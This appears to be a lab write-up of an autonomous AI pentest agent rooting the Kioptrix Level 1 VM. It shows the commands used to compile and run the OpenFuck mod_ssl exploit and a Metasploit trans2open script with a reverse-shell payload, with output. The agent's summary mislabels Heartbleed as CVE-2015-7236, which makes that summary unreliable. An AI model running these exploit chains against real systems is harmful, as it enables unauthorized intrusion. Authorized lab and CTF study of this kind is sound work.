
Because Kioptrix’s software is so old, NVD’s post-2010 API returns limited data (only 1 CVE). But ExploitDB has 25 public exploit entries for the detected services — plenty of historical PoC material for analyst review.
Summary of Attack Surface — Target: 192.168.36.128

Open Services:
  - SSH (port 22): OpenSSH 2.9p2 — vulnerable to brute force attacks
  - HTTP/HTTPS (80/443): Apache 1.3.20 with potential web vulnerabilities
  - RPCBIND (port 111): rpcbind 2, susceptible to CVE-2015-7236
  - Samba (port 139): Samba 2.2.1a, vulnerable to various exploits

Top 3 Entry Points:
  1. SSH Brute Force — high priority (open SSH service)
  2. Heartbleed (CVE-2015-7236) — high impact on HTTPS
  3. Trans2open (Samba 2.2.1a) — leads to remote code execution
Priority breakdown:
  0  analyst-priority commands
  2  LLM-suggested commands       (both duplicates of RAG — dropped)
  7  RAG template commands
  ─────────────────────────────
  9  total
The LLM independently suggested exploit/linux/samba/trans2open and
exploit/unix/remote/openfuck — exactly what RAG already had. Duplicates dropped, RAG versions kept
(they carry pre-verified metadata).
✔ auxiliary/scanner/ssh/ssh_login
✔ auxiliary/scanner/ssl/openssl_heartbleed
✔ auxiliary/scanner/http/dir_scanner
✔ exploit/unix/remote/openfuck        (via compiled C binary)
✔ exploit/linux/samba/trans2open      (via RC file)
... (9 total)
No blocks this run — every command had resolved placeholders and passed version checks.
The agent ran 4 of 9 commands before stopping:
[1] auxiliary/scanner/ssh/ssh_login          ✘ FAIL   — msfadmin:msfadmin doesn't exist on Kioptrix
[2] exploit/unix/remote/openfuck             ✔ SUCCESS — compiled OpenFuck, got shell via mod_ssl overflow
[3] auxiliary/scanner/ssl/openssl_heartbleed ✘ FAIL   — no heartbeat response (not vulnerable)

[4] msfconsole -r /tmp/kioptrix_pwn.rc       ✔ SUCCESS — Samba trans2open → shell
    🎯 SHELL OBTAINED — skipping remaining 5 commands
Command 2 — OpenFuck (CVE-2002-0082) is the most interesting. The agent built and ran a full C exploit pipeline autonomously:
# The agent did all of this in a single command:

# 1. Fetched the exploit source (ExploitDB #47080)
cp /usr/share/exploitdb/exploits/unix/remote/47080.c /tmp/47080.c

# 2. Compiled it (with OpenSSL fallbacks for modern Kali)
gcc -o /tmp/OpenFuck /tmp/47080.c -lssl -lcrypto -Wno-deprecated-declarations

# 3. Ran it with the correct offset for RedHat 7.2 apache-1.3.20-16
/tmp/OpenFuck 0x6b 192.168.36.128 443 -c 40
# offset 0x6b = "RedHat 7.2 apache-1.3.20-16 variant 2"

# Output:
# === Trying offset 0x6b (RedHat 7.2 apache-1.3.20-16 variant 2) ===
# * OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
# [shell obtained]
Command 4 — Samba trans2open used a pre-written Metasploit resource script
(/tmp/kioptrix_pwn.rc):
resource (/tmp/kioptrix_pwn.rc)> use exploit/linux/samba/trans2open
[*] No payload configured, defaulting to linux/x86/meterpreter/reverse_tcp
resource (/tmp/kioptrix_pwn.rc)> set RHOSTS 192.168.36.128
RHOSTS => 192.168.36.128
[*] Started reverse TCP handler
[*] Trying return address 0xbffffXXX...
[+] 192.168.36.128:139 - Shell obtained!

The final proof — reading /var/mail/root from the compromised shell:
From root  Sat Sep 26 11:42:10 2009
Subject: About Level 2

If you are reading this, you got root. Congratulations.
Level 2 won't be as easy...
No credentials were extracted during exploitation (both winning exploits gave direct shell access without dumping auth data), so the credential reuse phase was skipped entirely.
[NODE:CRED-REUSE] No credentials found — skipping.

╔══════════════════════════════════════╗
║   TARGET COMPROMISED                 ║
║   1 VECTOR SUCCESSFUL                ║
║                                      ║
║   Target:  192.168.36.128            ║
║   Outcome: Root shell (no creds)     ║
║   Time:    ~4 minutes                ║
╚══════════════════════════════════════╝
| Observation | Why It Matters |
|---|---|
| SSH brute-force failed — no fallback credentials | Kioptrix has no default creds; the agent adapted without stalling |
RAG blocked usermap_script 7 times (wrong Samba version) |
Version-aware filtering prevents wasted time on incompatible exploits |
| Agent compiled a 2002 C exploit from source autonomously | The planner encodes the full fetch → compile → run chain in one command |
| OpenFuck succeeded AND trans2open succeeded | Two independent attack paths both worked — agent stopped after the first shell |
| Heartbleed returned no data | Target’s OpenSSL/0.9.6b predates Heartbleed (2014) — scanner correctly returned no leak |
| CRED_REUSE skipped cleanly | Agent only runs phases where there’s something to work with |
| Metasploitable 2 | Kioptrix Level 1 | |
|---|---|---|
| Open ports | 18 | 5 |
| MSF modules found | 206 | 52 |
| RAG matches | 16 | 7 |
| Commands queued | 17 | 9 |
| Winning exploit | SSH brute-force (default creds) | mod_ssl OpenFuck (CVE-2002-0082) |
| Credential reuse | 6/6 successful | Skipped (no creds) |
| Attack class | Credential-based | Binary exploitation (buffer overflow) |
Both targets fell in under 4 minutes. Different software, different attack paths, same autonomous outcome.
Built and written by Rusheel. All testing performed on authorized, intentionally vulnerable VMs.This project is intended for educational purposes, CTF practice, and authorized penetration testing only.